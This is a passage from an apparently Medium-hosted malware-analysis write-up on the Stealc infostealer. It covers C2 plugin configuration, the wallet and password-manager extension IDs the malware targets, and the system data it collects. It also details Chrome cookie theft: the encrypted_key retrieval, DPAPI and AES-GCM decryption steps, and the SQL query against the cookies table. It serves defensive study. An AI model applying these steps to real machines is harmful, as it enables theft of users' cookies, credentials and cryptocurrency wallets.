<p>and here is how this configuration is parsed in a format that enables it to be used later.</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>00000000 00000000 00000000  
    |        |       |--&gt; BrowserName length  
    |        |--&gt;4 null bytes  
    |--&gt;  pointer to BroswerName or path 
</code></pre></div></div>
<p><img src="https://miro.medium.com/v2/resize:fit:875/1*kDf9neeW1r9Ql9c8-7lWuA.png" alt="" /></p>

<h2 id="download-browsers-extensions">Download Browsers Extensions</h2>

<p>then the agent will ask C2 to feed it with plugins that will be used and I observed that it appends a string in the communication request that specifies which content will be retrieved from C2.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*Bpg461VVsS-pg1U0MmU0LQ.png" alt="" /></p>

<p>so again if we take a look at how our request and response look in our sniffer, it will confirm our previous analysis that the agent will ask for a plugin as a configuration request type.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*ZMR7JND93h5q48H-NL937g.png" alt="" /></p>

<p>the response is also base64 stream, I will decode it as past to reveal its secrets and also give us an indication about what will be done next.</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Extenstion Name 					| Extenstion ID |   flags or something   
  |                 					    |                 	  |  
  |                  					    |                 	  |  
  
MetaMask						|djclckkglechooblngghdinmeemkbgci|1|0|0|  
MetaMask						|ejbalbakoplchlghecdalmeeeajnimhm|1|0|0|  
MetaMask						|nkbihfbeogaeaoehlefnkodbefgpgknn|1|0|0|  
TronLink						|ibnejdfjmmkpcnlpebklmnkoeoihofec|1|0|0|  
Binance Wallet			|fhbohimaelbohpjbbldcngcnapndodjp|1|0|0|  
Yoroi							  |ffnbelfdoeiohenkjibnmadjiehjhajb|1|0|0|  
Coinbase Wallet extension		|hnfanknocfeofbddgcijnmhnfnkdnaad|1|0|1|  
Guarda							|hpglfhgfnhbgpjdenjgmdgoeiappafln|1|0|0|  
Jaxx Liberty					|cjelfplplebdjjenllpjcblmjkfcffne|1|0|0|  
iWallet							|kncchdigobghenbbaddojjnnaogfppfj|1|0|0|  
MEW CX							|nlbmnnijcnlegkjjpcfjclmcfggfefdm|1|0|0|  
GuildWallet						|nanjmdknhkinifnkgdcggcfnhdaammmj|1|0|0|  
Ronin Wallet					|fnjhmkhhmkbjkkabndcnnogagogbneec|1|0|0|  
NeoLine							|cphhlgmgameodnhkjdmkpanlelnlohao|1|0|0|  
CLV Wallet						|nhnkbkgjikgcigadomkphalanndcapjk|1|0|0|  
Liquality Wallet				|kpfopkelmapcoipemfendmdcghnegimn|1|0|0|  
Terra Station Wallet			|aiifbnbfobpmeekipheeijimdpnlpgpp|1|0|0|  
Keplr							|dmkamcknogkgcdfhhbddcghachkejeap|1|0|0|  
Sollet							|fhmfendgdocmcbmfikdcogofphimnkno|1|0|0|  
Auro Wallet(Mina Protocol)		|cnmamaachppnkjgnildpdmkaakejnhae|1|0|0|  
Polymesh Wallet					|jojhfeoedkpkglbfimdfabpdfjaoolaf|1|0|0|  
ICONex							|flpiciilemghbmfalicajoolhkkenfel|1|0|0|  
Coin98 Wallet					|aeachknmefphepccionboohckonoeemg|1|0|0|  
EVER Wallet						|cgeeodpfagjceefieflmdfphplkenlfk|1|0|0|  
KardiaChain Wallet				|pdadjkfkgcafgbceimcpbkalnfnepbnk|1|0|0|  
Rabby							|acmacodkjbdgmoleebolmdjonilkdbch|1|0|0|  
Phantom							|bfnaelmomeimhlpmgjnjophhpkkoljpa|1|0|0|  
Brave Wallet					|odbfpeeihdkbihmopkbjmoonfanlbfcl|1|0|0|  
Oxygen							|fhilaheimglignddkjgofkcbgekhenbh|1|0|0|  
Pali Wallet						|mgffkfbidihjpoaomajlbgchddlicgpn|1|0|0|  
BOLT X							|aodkkagnadcbobfpggfnjeongemjbjca|1|0|0|  
XDEFI Wallet					|hmeobnfnfcmdkdcmlblgagmfpfboieaf|1|0|0|  
Nami							|lpfcbjknijpeeillifnkikgncikgfhdo|1|0|0  
|Maiar DeFi Wallet				|dngmlblcodfobpdpecaadgfbcggfjfnm|1|0|0|  
Keeper Wallet					|lpilbniiabackdjcionkobglmddfbcjo|1|0|0|  
Solflare Wallet					|bhhhlbepdkbapadjdnnojkbgioiodbic|1|0|0|  
Cyano Wallet					|dkdedlpgdmmkkfjabffeganieamfklkm|1|0|0|  
KHC								|hcflpincpppdclinealmandijcmnkbgn|1|0|0|  
TezBox							|mnfifefkajgofkcjkemidiaecocnkjeh|1|0|0|  
Temple							|ookjlbkiijinhpmnjffcofjonbfbgaoc|1|0|0|  
Goby							|jnkelfanjkeadonecabehalmbgpfodjm|1|0|0|  
Ronin Wallet					|kjmoohlgokccodicjjfebfomlbljgfhk|1|0|0|  
Byone							|nlgbhdfgdhgbiamfdfmbikcdghidoadd|1|0|0|  
OneKey							|jnmbobjmhlngoefaiojfljckilhhlhcj|1|0|0|  
DAppPlay						|lodccjjbdhfakaekdiahmedfbieldgik|1|0|0|  
SteemKeychain					|jhgnbkkipaallpehbohjmkbjofjdmeid|1|0|0|  
Braavos Wallet					|jnlgamecbpmbajjfhmmmlhejkemejdma|1|0|0|  
Enkrypt							|kkpllkodjeloidieedojogacfhpaihoh|1|1|1|  
OKX Wallet						|mcohilncbfahbmgdjkbpemcciiolgcge|1|0|0|  
Sender Wallet					|epapihdplajcdnnkdeiahlgigofloibg|1|0|0|  
Hashpack						|gjagmgiddbbciopjhllkdnddhcglnemk|1|0|0|  
Eternl							|kmhcihpebfmpgmihbkipmjlmmioameka|1|0|0|  
Pontem Aptos Wallet				|phkbamefinggmakgklpkljjmgibohnba|1|0|0|  
Petra Aptos Wallet				|ejjladinnckdgjemekebdpeokbikhfci|1|0|0|  
Martian Aptos Wallet			|efbglgofoippbgcjepnhiblaibcnclgk|1|0|0|  
Finnie							|cjmkndjhnagcfbpiemnkdpomccnjblmj|1|0|0|  
Leap Terra Wallet				|aijcbedoijmgnlmjeegjaglmepbmpkpi|1|0|0|  
Trezor Password Manager			|imloifkgjagghnncjkhggdhalmcnfklk|1|0|0|  
Authenticator					|bhghoamapcdpbohphigoooaddinpkbai|1|0|0|  
Authy							|gaedmjdfmmahhbjefcbgaolhhanlaolb|1|0|0|  
EOS Authenticator				|oeljdldpnmdbchonielidgobddffflal|1|0|0|  
GAuth Authenticator 			|ilgcnhelpchnceeipipijaljkblbcobl|1|0|0|  
Bitwarden					 	|nngceckbapebfimnlniiiahkandclblb|1|0|0|  
KeePassXC						|oboonakemofpalcgghocfoadofidjkkk|1|0|0|  
Dashlane						|fdjamakpfbbddfjaooikfcpapjohcfmg|1|0|0|  
NordPass						|fooolghllnmhmmndgjiamiiodkpenpbb|1|0|0|  
Keeper							|bfogiafebfohielmmehodmfbbebbbpei|1|0|0|  
RoboForm						|pnlccmojcmeohlpggmfnbbiapkmbliob|1|0|0|  
LastPass						|hdokiejnpimakedhajhdlcegeplioahd|1|0|0|  
BrowserPass						|naepdomgkenhinolocfifgehidddafch|1|0|0|  
MYKI							|bmikpgodpkclnkgmnpphehdgcimmided|1|0|0|  
Splikity  						|jhfjfclepacoldmjmkmdlmganfaalklb|1|0|0|  
CommonKey 						|chgfefjpcobfbnpmiokfjjaglahmnded|1|0|0|  
Zoho Vault    					|igkpcodhieompeloncfnbekccinhapdb|1|0|0|  
Opera Wallet  					|gojhcdgcpbpfigcaejpfhfegekdgiblk|0|0|1|
</code></pre></div></div>
<p>it’s a collection of browser extensions that  <strong>Stealc</strong> will search for in the browser’s DB using the ID provided which adds more stealthy capabilities, the same operation of storing configuration is done with these plugins as browsers did.</p>

<h1 id="exfiltrate-system-information">Exfiltrate System Information</h1>

<p>after that Stealc starts gathering system and hardware information like,</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ip address  
country   
processor name  
operating system  
arch 32 or 64  
pc or laptob  
UserName  
computerName  
Screenshot  
installed apps  
running process  
etc.....
</code></pre></div></div>
<p>and after allocating this data it saves it in a format that is understandable by C2.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:1068/1*qMlD1viMehCTMUj6flI0Qg.png" alt="" /></p>

<p><img src="https://miro.medium.com/v2/resize:fit:978/1*QBls0I6QIu5By9Ae_EhbJg.png" alt="" /></p>

<p><img src="https://miro.medium.com/v2/resize:fit:1105/1*6iF1Jxe0V7qc3iAQycochA.png" alt="" /></p>

<p><img src="https://miro.medium.com/v2/resize:fit:914/1*a8EhZN_ThZnk3o9ZZYG2Sw.png" alt="" /></p>

<p><img src="https://miro.medium.com/v2/resize:fit:1250/1*Oom3NksgJ61et0UQWmSj6Q.png" alt="" /></p>

<p>then the Collected Data is base64 encoded before transferring to C2</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*sJIarfbnUNSY_mscgjuvCg.png" alt="" /></p>

<p>and here is the stream of the fully allocated data</p>
<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">System</span> <span class="n">Summary</span><span class="p">:</span>  
 <span class="o">-</span> <span class="n">HWID</span><span class="p">:</span> <span class="mf">8658E8</span><span class="n">B4266B114684123</span>  
 <span class="o">-</span> <span class="n">OS</span><span class="p">:</span> <span class="n">Windows</span> <span class="mi">10</span> <span class="n">Enterprise</span>  
 <span class="o">-</span> <span class="n">Architecture</span><span class="p">:</span> <span class="n">x64</span>  
 <span class="o">-</span> <span class="n">UserName</span><span class="p">:</span>   
 <span class="o">-</span> <span class="n">Computer</span> <span class="n">Name</span><span class="p">:</span> <span class="n">DESKTOP</span><span class="o">-</span><span class="mi">2</span><span class="n">C3IQHO</span>  
 <span class="o">-</span> <span class="n">Local</span> <span class="n">Time</span><span class="p">:</span> <span class="mi">2023</span><span class="o">/</span><span class="mi">9</span><span class="o">/</span><span class="mi">14</span> <span class="mi">18</span><span class="p">:</span><span class="mi">47</span><span class="p">:</span><span class="mi">27</span>  
 <span class="o">-</span> <span class="n">UTC</span><span class="p">:</span> <span class="o">-</span><span class="mi">5</span>  
 <span class="o">-</span> <span class="n">Language</span><span class="p">:</span> <span class="n">en</span><span class="o">-</span><span class="n">US</span>  
 <span class="o">-</span> <span class="n">Keyboards</span><span class="p">:</span> <span class="n">English</span> <span class="p">(</span><span class="n">United</span> <span class="n">States</span><span class="p">)</span>  
 <span class="o">-</span> <span class="n">Laptop</span><span class="p">:</span> <span class="n">FALSE</span>  
 <span class="o">-</span> <span class="n">CPU</span><span class="p">:</span> <span class="n">Intel</span><span class="p">(</span><span class="n">R</span><span class="p">)</span> <span class="n">Core</span><span class="p">(</span><span class="n">TM</span><span class="p">)</span> <span class="n">i7</span><span class="o">-</span><span class="mi">4600</span><span class="n">M</span> <span class="n">CPU</span> <span class="o">@</span> <span class="mf">2.90</span><span class="n">GHz</span>  
 <span class="o">-</span> <span class="n">Cores</span><span class="p">:</span> <span class="mi">1</span>  
 <span class="o">-</span> <span class="n">Threads</span><span class="p">:</span> <span class="mi">1</span>  
 <span class="o">-</span> <span class="n">RAM</span><span class="p">:</span> <span class="mi">4095</span> <span class="n">MB</span>  
 <span class="o">-</span> <span class="n">Display</span> <span class="n">Resolution</span><span class="p">:</span> <span class="mi">1536</span><span class="n">x864</span>  
 <span class="o">-</span> <span class="n">GPU</span><span class="p">:</span>  
  <span class="o">-</span><span class="n">VMware</span> <span class="n">SVGA</span> <span class="mi">3</span><span class="n">D</span>  
  <span class="o">-</span><span class="n">VMware</span> <span class="n">SVGA</span> <span class="mi">3</span><span class="n">D</span>  
<span class="n">User</span> <span class="n">Agents</span><span class="p">:</span>  
<span class="n">Installed</span> <span class="n">Apps</span><span class="p">:</span>  
<span class="n">All</span> <span class="n">Users</span><span class="p">:</span>  
 <span class="n">HxD</span> <span class="n">Hex</span> <span class="n">Editor</span> <span class="n">version</span> <span class="mf">1.7</span><span class="p">.</span><span class="mf">7.0</span> <span class="o">-</span> <span class="mf">1.7</span><span class="p">.</span><span class="mf">7.0</span>  
 <span class="n">Npcap</span> <span class="o">-</span> <span class="mf">1.55</span>  
 <span class="n">VB</span> <span class="n">Decompiler</span> <span class="n">Lite</span>  
 <span class="n">WinSCP</span> <span class="mf">5.13</span> <span class="o">-</span> <span class="mf">5.13</span>  
 <span class="n">Wireshark</span> <span class="mf">3.6</span><span class="p">.</span><span class="mi">0</span> <span class="mi">64</span><span class="o">-</span><span class="n">bit</span> <span class="o">-</span> <span class="mf">3.6</span><span class="p">.</span><span class="mi">0</span>  
 <span class="n">Microsoft</span> <span class="n">Visual</span> <span class="n">C</span><span class="o">++</span> <span class="mi">2010</span> <span class="n">x86</span> <span class="n">Redistributable</span> <span class="o">-</span> <span class="mf">10.0</span><span class="p">.</span><span class="mi">30319</span> <span class="o">-</span> <span class="mf">10.0</span><span class="p">.</span><span class="mi">30319</span>  
 <span class="n">Microsoft</span> <span class="n">Visual</span> <span class="n">C</span><span class="o">++</span> <span class="mi">2008</span> <span class="n">Redistributable</span> <span class="o">-</span> <span class="n">x86</span> <span class="mf">9.0</span><span class="p">.</span><span class="mf">30729.4148</span> <span class="o">-</span> <span class="mf">9.0</span><span class="p">.</span><span class="mf">30729.4148</span>  
 <span class="n">Microsoft</span> <span class="n">Visual</span> <span class="n">C</span><span class="o">++</span> <span class="mi">2015</span><span class="o">-</span><span class="mi">2022</span> <span class="n">Redistributable</span> <span class="p">(</span><span class="n">x64</span><span class="p">)</span> <span class="o">-</span> <span class="mf">14.32</span><span class="p">.</span><span class="mi">31326</span> <span class="o">-</span> <span class="mf">14.32</span><span class="p">.</span><span class="mf">31326.0</span>  
<span class="n">Current</span> <span class="n">User</span><span class="p">:</span>  
 <span class="n">Progress</span> <span class="n">Telerik</span> <span class="n">Fiddler</span> <span class="o">-</span> <span class="mf">5.0</span><span class="p">.</span><span class="mf">20173.50948</span>  
 <span class="n">Microsoft</span> <span class="n">OneDrive</span> <span class="o">-</span> <span class="mf">18.025</span><span class="p">.</span><span class="mf">0204.0009</span>  
 <span class="n">Opera</span> <span class="n">Stable</span> <span class="mf">91.0</span><span class="p">.</span><span class="mf">4516.77</span> <span class="o">-</span> <span class="mf">91.0</span><span class="p">.</span><span class="mf">4516.77</span>  
 <span class="n">Python</span> <span class="mf">3.9</span><span class="p">.</span><span class="mi">9</span> <span class="p">(</span><span class="mi">64</span><span class="o">-</span><span class="n">bit</span><span class="p">)</span> <span class="o">-</span> <span class="mf">3.9</span><span class="p">.</span><span class="mf">9150.0</span>  
  
<span class="n">Process</span> <span class="n">List</span><span class="p">:</span>  
 <span class="n">System</span>  
 <span class="n">smss</span><span class="p">.</span><span class="n">exe</span>  
 <span class="n">csrss</span><span class="p">.</span><span class="n">exe</span>  
 <span class="n">wininit</span><span class="p">.</span><span class="n">exe</span>  
 <span class="n">csrss</span><span class="p">.</span><span class="n">ex</span>  
 <span class="n">SearchIndexer</span><span class="p">.</span><span class="n">exe</span>  
 <span class="n">SearchUI</span><span class="p">.</span><span class="n">exe</span>  
 <span class="n">RuntimeBroker</span><span class="p">.</span><span class="n">exe</span>  
 <span class="n">RuntimeBroker</span><span class="p">.</span><span class="n">exe</span>  
 <span class="n">svchost</span><span class="p">.</span><span class="n">exe</span>  
 <span class="n">SettingSyncHost</span><span class="p">.</span><span class="n">exe</span>  
 <span class="n">svchost</span><span class="p">.</span><span class="n">exe</span>  
 <span class="n">svchost</span><span class="p">.</span><span class="n">exe</span>  
 <span class="n">vmtoolsd</span><span class="p">.</span><span class="n">exe</span>  
 <span class="n">msdsrv</span><span class="p">.</span><span class="n">exe</span>  
 <span class="n">svchost</span><span class="p">.</span><span class="n">exe</span>  
 <span class="n">svchost</span><span class="p">.</span><span class="n">exe</span>  
 <span class="n">svchost</span><span class="p">.</span><span class="n">exe</span>  
 <span class="n">ApplicationFrameHost</span><span class="p">.</span><span class="n">exe</span>  
 <span class="n">svchost</span><span class="p">.</span><span class="n">exe</span>  
 <span class="n">svchost</span><span class="p">.</span><span class="n">exe</span> 
</code></pre></div></div>
<h1 id="downloader">Downloader</h1>

<p>after exfiltrating system info, Stealc will download Sqlite3 Dll which will be used to execute some queries to retrieve data from  <strong>Ghrome Application data</strong>, so I will not skip this and try to explain it in detail.</p>

<p>first, it asks for Sqlite3.dll</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*0RQB4fP0SdfQQ9-SQL-SNg.png" alt="" /></p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*uIVc9_3jUIIwxLUYE8kXOQ.png" alt="" /></p>

<p>after downloading the file it starts checking if the file is correct by checking some magic byte related to the  <strong>dos header and PE header</strong>, and after that, it will not copy the whole file just from the start of section headers till the end of the file.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*5pyIxTL1FfVc7Zv8YIjGng.png" alt="" /></p>

<p><strong>Stealc</strong>  does all of that just to get addresses of some APIs that will assist in retrieving data from Chrome databases which Chrome itself uses</p>

<blockquote>
  <p><em>sqlite3_open</em></p>

  <p><em>sqlite3_prepare_v2</em></p>

  <p><em>sqlite3_step</em></p>

  <p><em>sqlite3_column_text</em></p>

  <p><em>sqlite3_finalize</em></p>

  <p><em>sqlite3_close</em></p>

  <p><em>sqlite3_column_bytes</em></p>

  <p><em>sqlite3_column_blob</em></p>
</blockquote>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*1RzRNwhuI5UwQA2RZE5f3g.png" alt="" /></p>

<p>after that, it will start to check the browser structure built before and check the web engine then it will start to iterate over all browsers and if it hits any browser that exists on the victim machine it will then get a handle to db files which I will explain next…….</p>

<p>first, it will resolve</p>

<p><strong>%USER%<em>AppData\Local\Google\Chrome\User Data\LocalState</em></strong></p>

<p>that exists in Chrome folders, but why this file exactly because it is used to store some more technical information about Chrome</p>

<blockquote>
  <p><strong><em>The user’s preferred language</em></strong></p>

  <p><strong><em>The user’s theme and font settings</em></strong></p>

  <p><strong><em>The user’s startup settings (e.g., whether to open Chrome maximized)</em></strong></p>

  <p><strong><em>The user’s privacy settings (e.g., whether to enable cookies)</em></strong></p>

  <p><strong><em>The user’s extensions and their settings</em></strong></p>

  <p><strong><em>The user’s bookmarks and history</em></strong></p>
</blockquote>

<p>after getting a handle on the file it will read file data and save a pointer to it into the first passed argument.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*Is4yioVLrkSIaATSdoIz1Q.png" alt="" /></p>

<p>after that, it will search for the “<strong>encrypted_key</strong> “ string on the buffer, then it will try to retrieve the key from the file buffer because the key is saved in a format that I will show in the next figure.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*MeFft8UbGqpa_f1lq78Jxw.png" alt="" /></p>

<p>until that, it will iterate over the buffer until it hits the end of the key which is marked by  the  <strong><em>“</em>}<em>”</em></strong> symbol</p>

<p><img src="https://miro.medium.com/v2/resize:fit:751/1*8iC4mcZK67qy7kPq9djJKg.png" alt="" /></p>

<p>after retrieving the key it will base64 decode it, at the first 5 bytes of the decoded stream the word “<strong>DPAPI</strong>” indicates a DPAPI decrypted stream, after that, it will use the decoded key to decrypt the AES key using  <a href="https://learn.microsoft.com/en-us/windows/win32/api/dpapi/nf-dpapi-cryptunprotectdata"><strong>CryptUnprotectData</strong></a><strong>, and</strong> the result is an  <strong>AES</strong> key which will be used to decrypt cookies and credentials that because  <strong>chrome(v80+)</strong>  is encrypting data using AES and the AES key is encrypted with  <strong>DPAPI,</strong></p>

<p>then it will AES decrypted key to generate a symmetric key which will be used for the decryption operation, this is done in 3 steps</p>

<p>1- call  <a href="https://learn.microsoft.com/en-us/windows/win32/api/bcrypt/nf-bcrypt-bcryptopenalgorithmprovider"><strong>BCryptOpenAlgorithmProvider</strong></a>  to handle a cryptographic algorithm provider which in this case is  <strong>AES.</strong></p>

<p>2-call  <a href="https://learn.microsoft.com/en-us/windows/win32/seccng/cng-property-identifiers"><strong>BCryptSetProperty</strong></a> to set the mode to  <strong>ChainingModeGCM,</strong> It specifies that the Galois/Counter Mode (GCM) chaining mode should be used. GCM is a mode of operation for block ciphers that provides both encryption and authentication (with the help of Bard chat)</p>

<p>3- call  <a href="https://learn.microsoft.com/en-us/windows/win32/api/bcrypt/nf-bcrypt-bcryptgeneratesymmetrickey"><strong>BCryptGenerateSymmetricKey</strong></a>, used to generate a symmetric key for cryptographic operations and save a handle for it in P<strong>hkey</strong> var.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*MFWh3inWo3-_X-P6-15LZA.png" alt="" /></p>

<p>after that, it will retrieve the browser path that was received from C2, and in our case the first folder path is</p>

<p><strong>%USER%<em>AppData\Local\Google\Chrome\User Data</em></strong></p>

<p>so it will iterate over all folders on this path looking for some Browser DB files, these files are</p>

<blockquote>
  <p><strong><em>AppData\Local\Google\Chrome\User Data\Default\Network\Cookies</em></strong></p>

  <p><strong><em>AppData\Local\Google\Chrome\User Data\Default\Login Data</em></strong></p>

  <p><strong><em>AppData\Local\Google\Chrome\User Data\Default\Web Data</em></strong></p>

  <p><strong><em>AppData\Local\Google\Chrome\User Data\Default\History</em></strong></p>
</blockquote>

<p>which enables it to steal history and web sessions also autofill data will be exfiltrated.</p>

<h2 id="chrome-cookies">Chrome Cookies</h2>

<p>the first file hit is the  <strong>Cookies</strong> file and to avoid detection and security configuration Stealc copies the  <strong>Cookies</strong> file to a new file which enables it to do what it can do without caring about file handles that may look wired if a solution is found that a normal executable owns a handle for cookies file.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*9vzTrTBAp1ZIypn8Eeh0_g.png" alt="" /></p>

<p>so copying the DB files to the  <strong>ProgramData</strong> path will be done with all  <strong>files</strong>.</p>

<p>then Stealc will start accessing DB and execute queries, I am going to explain it in detail step by step, keep reading.</p>

<p><strong>1- it first calls</strong> <a href="https://www.oreilly.com/library/view/using-sqlite/9781449394592/re302.html"><strong>sqlite_open</strong></a> <strong>which opens a database file and returns a handle to the Database connection on the ppb argument</strong></p>
<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">int</span> <span class="n">sqlite3_open</span><span class="p">(</span>  
  <span class="n">const</span> <span class="n">char</span> <span class="o">*</span><span class="n">filename</span><span class="p">,</span>   <span class="o">/*</span> <span class="n">Database</span> <span class="n">filename</span> <span class="p">(</span><span class="n">UTF</span><span class="o">-</span><span class="mi">8</span><span class="p">)</span> <span class="o">*/</span>  
  <span class="n">sqlite3</span> <span class="o">**</span><span class="n">ppDb</span>          <span class="o">/*</span> <span class="n">OUT</span><span class="p">:</span> <span class="n">SQLite</span> <span class="n">db</span> <span class="n">handle</span> <span class="o">*/</span>  
<span class="p">);</span>
</code></pre></div></div>
<p><img src="https://miro.medium.com/v2/resize:fit:875/1*ekCmkBxdGf1zBs2I7H6Glw.png" alt="" /></p>

<p><strong>2-compile SQL Query using</strong> <a href="https://www.sqlite.org/c3ref/prepare.html">Sqlite3_prepare_v2</a> <strong>to be used again to extract data from the DB file</strong></p>
<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">int</span> <span class="n">sqlite3_prepare_v2</span><span class="p">(</span>  
  <span class="n">sqlite3</span> <span class="o">*</span><span class="n">db</span><span class="p">,</span>            <span class="o">/*</span> <span class="n">Database</span> <span class="n">handle</span> <span class="o">*/</span>  
  <span class="n">const</span> <span class="n">char</span> <span class="o">*</span><span class="n">zSql</span><span class="p">,</span>       <span class="o">/*</span> <span class="n">SQL</span> <span class="n">statement</span><span class="p">,</span> <span class="n">UTF</span><span class="o">-</span><span class="mi">8</span> <span class="n">encoded</span> <span class="o">*/</span>  
  <span class="nb">int</span> <span class="n">nByte</span><span class="p">,</span>              <span class="o">/*</span> <span class="n">Maximum</span> <span class="n">length</span> <span class="n">of</span> <span class="n">zSql</span> <span class="ow">in</span> <span class="nb">bytes</span><span class="p">.</span> <span class="o">*/</span>  
  <span class="n">sqlite3_stmt</span> <span class="o">**</span><span class="n">ppStmt</span><span class="p">,</span>  <span class="o">/*</span> <span class="n">OUT</span><span class="p">:</span> <span class="n">Statement</span> <span class="n">handle</span> <span class="o">*/</span>  
  <span class="n">const</span> <span class="n">char</span> <span class="o">**</span><span class="n">pzTail</span>     <span class="o">/*</span> <span class="n">OUT</span><span class="p">:</span> <span class="n">Pointer</span> <span class="n">to</span> <span class="n">unused</span> <span class="n">portion</span> <span class="n">of</span> <span class="n">zSql</span> <span class="o">*/</span>  
<span class="p">);</span>
</code></pre></div></div>
<p><img src="https://miro.medium.com/v2/resize:fit:875/1*-cHdaTxsbiF-BTpN86i1Tw.png" alt="" /></p>
<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">SELECT</span> <span class="n">HOST_KEY</span><span class="p">,</span> <span class="n">is_httponly</span><span class="p">,</span> <span class="n">path</span><span class="p">,</span> <span class="n">is_secure</span><span class="p">,</span>  
<span class="p">(</span><span class="n">expires_uc</span><span class="o">/</span><span class="mi">1000000</span><span class="p">)</span><span class="o">-</span><span class="mi">11644480800</span><span class="p">,</span><span class="n">name</span><span class="p">,</span> <span class="n">encrypted_value</span> <span class="k">from</span> <span class="n">cookies</span>
</code></pre></div></div>
<p>so let’s break down this query and see the expected output.</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">HOST_KEY</code>: The domain of the website that sets the cookie.</li>
  <li><code class="language-plaintext highlighter-rouge">is_httponly</code>: Whether or not the cookie can be accessed by JavaScript.</li>
  <li><code class="language-plaintext highlighter-rouge">path</code>: The path on the website where the cookie is valid.</li>
  <li><code class="language-plaintext highlighter-rouge">is_secure</code>: Whether or not the cookie is only sent over secure connections.</li>
  <li><code class="language-plaintext highlighter-rouge">(expires_uc/1000000)-11644480800</code>: The expiration date of the cookie in Unix time.</li>
  <li><code class="language-plaintext highlighter-rouge">name</code>: The name of the cookie.</li>
  <li><code class="language-plaintext highlighter-rouge">encrypted_value</code>: The encrypted value of the cookie.</li>
</ul>

<p>and if we take a look at this Sqlite file in any viewer it will ensure our analysis and decryption phase.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*5Sf6hhGQvoh9GTSu_edcTQ.png" alt="" /></p>

<p>3- <strong>Call</strong> <a href="http://oreilly.com/library/view/using-sqlite/9781449394592/re325.html">SQLite3_step</a> <strong>which is used to execute a prepared statement obtained from</strong> SQLite_perpare_v2 <strong>and advance to the next row of results</strong></p>
<pre><code class="language-p">int sqlite3_step( sqlite3_stmt* stmt );
</code></pre>
<p>so it will call Sqlite3_step Repeatedly until it returns  <strong>100 -&gt; (SQLITE_ROW), indicating</strong>  that another row of output is available.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*RqDHCoqQMDdO5VUHNbX00Q.png" alt="" /></p>

<p>4-<strong>calls</strong> <a href="https://www.oreilly.com/library/view/using-sqlite/9781449394592/re244.html">Sqlite3_column_text</a> <strong>and this function will contain the output of the query based on the pushed column number in the iCol argument as a UTF-8 string.</strong></p>
<pre><code class="language-p">const unsigned char *sqlite3_column_text(  
  
      sqlite3_stmt *stmt,     // handle to the perpared statemtn  
       int iCol               // the index of the columen to be retrived  
);
</code></pre>
<p><img src="https://miro.medium.com/v2/resize:fit:875/1*wpOmH6uKROIqDV8yT6Q_rA.png" alt="" /></p>

<p>after each API call, it will copy the result to a local or global variable then it will compare the result of the  <strong>index (1) → is_http_only and it</strong> returns a boolean value<strong>. It</strong>  indicates  whether the cookie is marked as HttpOnly, HttpOnly cookies are not accessible via JavaScript.</p>

<p>also, it checks the  <strong>is_secure</strong> element which also returns a boolean output, and in the 2 conditions it will append  <strong>“False” if the output is “0”</strong></p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*RvV0AJZ5RWpSO4mVUsyLiA.png" alt="" /></p>

<p>Then it collects all these outputs in one buffer using  <strong>StrCatA</strong> which will be sent to C2.</p>

<p>5-<strong>then it starts handling index 6 “encrypted_value” and this is done by first calling</strong> <a href="https://cpp.hotexamples.com/examples/-/-/sqlite3_column_bytes/cpp-sqlite3_column_bytes-function-examples.html">sqlite3_column_bytes</a> <strong>to get the length of this column and then calling</strong> <a href="https://cpp.hotexamples.com/examples/-/-/sqlite3_column_blob/cpp-sqlite3_column_blob-function-examples.html">sqlite3_column_blob</a> <strong>to extract the data of the column but this time in byte format cause it may not be formatted as a string.</strong></p>

<p>then it will pass the 2 outputs to the  <strong>mw_Decrypt_Using_AES()</strong>  function which will use the generated Asymmetric key obtained before from the local state file after decrypting the key using DAPI to decrypt the encrypted value.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*XENIiWQGtRdpwyW8sWWhBw.png" alt="" /></p>

<p>inside the AES decryption routine it will first compare the first 3 bytes of the encrypted bytes against str  <strong>“v10”</strong> and if it does not match it will exit the function.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*Dj3fItFEViImsgJXTj0jPw.png" alt="" /></p>

<p>and “<strong>v10</strong>” here refers to the version used by the website when it saved the cookies so why does it exit if the version is different?</p>

<p>we have two versions of cookies used by Chrome when it handles cookie encryption,v10, and v11</p>

<ul>
  <li>v10: Uses static private key “peanuts” salted with “saltysalt”</li>
  <li>v11: Stores private key in Operating System’s key chain</li>
</ul>

<p>then it will decrypt this data using the key handle of AES private key using  <strong>BcryptDecrypt</strong>  API</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*Q4TQqlPZgRDfbKyADPQbzw.png" alt="" /></p>

<p>after decryption, it will append the decrypted cookie value to the buffer which will be sent to the C2 server, and it will iterate over all the db file to retrieve the encrypted_value column values and decrypt it.</p>

<p>and here is how the data is formatted for every record.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*lbSPjec1owIEa_ZSZ0cLIw.png" alt="" /></p>

<p>and the cookies buffer is  <strong>base64</strong> encoded and sent to the  <strong>C2</strong> server, and as the first data is pushed to  <strong>C2</strong> a packet ID is generated and appended to HTTP headers.</p>

